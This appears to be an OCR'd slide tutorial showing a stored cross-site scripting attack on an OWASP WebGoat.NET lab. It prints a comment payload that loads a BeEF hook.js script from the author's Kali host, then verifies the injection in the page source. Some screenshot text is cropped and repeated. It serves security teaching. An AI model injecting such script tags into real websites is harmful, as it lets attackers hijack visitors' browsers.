
Email: loiliangyang@loiliangyang.com

Comment:

```
<script src="http://192.168.0.106:4444/hook.js"></script>
```

Cross-Site Scripting (XSS) Explained

- We got it!
- We just implanted our malicious code into the website allowing us to track users and to control the behavior of website



GitHub - beefproject/bee | 192.168.0.106:4444/hook.js

192.168.0.119/webgoat.net/Content/StoredXSS.aspx

OWASP
WEBGOAT.NET
Getting Started with WebGoat.NET
WebGoat Coins Customer Portal
Injection Attacks
Cross Site Scripting (XSS)
Stored XSS
Reflected XSS
Authentication Issues
Testing and Debugging
Encryption
.NET Exploits
Cross Site Scripting (XSS) › Stored XSS

WE'D LOVE TO HEAR FROM YOU!

Service is always #1 to us, and we would love to hear your feedback. Simply fill out the comment form below and tell us what you think! Please no spam / trolling, and keep it respectful.
We will answer your questions in the order they were received. Thank you.


Comment Successfully Added!

Email:loiliangyang@loiliangyang.com (Email Address Verified!)
Comment:

LEAVE A COMMENT

Cross-Site Scripting (XSS) Explained

- What we can to now, is to right click the webpage and “Inspect Element” to see if our script is loaded?



WE'D LO FROM YOU!


Service is always e to hear your feedback. Simply fill
what you think! Pl keep it respectful.
We will answer yo ey were received. Thank you.

Comment Succ

Email:loiliangyan ddress Verified!)
Comment:

Cross-Site Scripting (XSS) Explained

- We have the "content". Maybe we can scroll down little bit more.



Comment Successfully Added!

Email:loiliangyang@loiliangyang.com (Email Address Verified!)
Comment:

LEAVE A COMMENT


Email: loiliangyang@loiliangyang.com

```
<div class="">…</div>
<!--/jquery help dialog-->
<div class="Content">
  <script language="javascript" type="text/javascript">…</script>
  <h1 class="title-regular-4 clearfix">…</h1>
  Service is always #1 to us, and we would love to hear your feedback. Simply fill out the comment form below
  and tell us what you think! Please no spam / trolling, and keep it respectful.
  <p>…</p>
  <p>…</p>
  <div class="success" style="display: block;">Comment Successfully Added!</div>
  <span id="ctl00_BodyContentPlaceholder_lblComments">…</span>
  <h2 class="title-regular-2">Leave a Comment</h2>
```

```
element {
}
.Content {
  padding-left: 50px;
}
html, body, div, span, applet,
object, iframe, h1, h2, h3, h4,
h5, h6, p, blockquote, pre, a, abbr,
address, big, cite, code, del, dfn,
img, ins, kbd, q, s, samp, small, st
sub, sup, tt, var, b, u, i, center,
```

Cross-Site Scripting (XSS) Explained


- Then, we can see the email. If you can go back to previous slides, you can find that, after the email, it is the “Comment” and this is the place where we put our malicious code! Please keep scrolling down!



```
loiliangyang@loiliangyang.com
<h1 class="title-regular-4 clearfix">⋯</h1>
Service is always #1 to us, and we would love to hear your feedback. Simply fill out the comment form below
and tell us what you think! Please no spam / trolling, and keep it respectful.
<p>⋯</p>
<p>⋯</p>
<div class="success" style="display: block;">Comment Successfully Added!</div>
<span id="ctl00_BodyContentPlaceholder_lblComments">
  <strong>Email:</strong>
  loiliangyang@loiliangyang.com
  <span style="font-size: x-small;color: #E47911;">(Email Address Verified!)</span>
  <br>
  <strong>Comment:</strong>
```

Cross-Site Scripting (XSS) Explained

- It seems we make it!
- The IP address (192.168.0.106:4444) is our Kali Linux machine. However, we deploy the target server, the Webgoat in 192.168.0.119



192.168.0.119/webgoat.net/Content/StoredXSS.aspx

Email: loiliangyang@loiliangyang.com


```
<strong>Email:</strong>
loiliangyang@loiliangyang.com
<span style="font-size: x-small;color: #E47911;">(Email Address Verified!)</span>
<br>
<strong>Comment:</strong>
<br>
<script src="http://192.168.0.106:4444/hook.js"></script>
<br>
<hr>
</span>
<h2 class="title-regular-2">Leave a Comment</h2>
<p>…</p>
```

Cross-Site Scripting (XSS) Explained

- Remember XSS is in 2 types? Stored XSS and Reflected XSS? The 1st one is what we are talking about.
- The idea is that, we only implant a malicious link into the target website. The web server is not, literally, get hacked because it is still “doing its job”
- You might be wondering, how the “end user” get hacked?
- Well! Every time, when the end user loads his browser, the browser is actually following the link in the target website (we implanted) and is trying to execute the content in the Javascript file (hook.js) where it is located!
- The end user might see weird content from the Javascript or gets redirected to some other websites!

Cross-Site Scripting (XSS) Explained

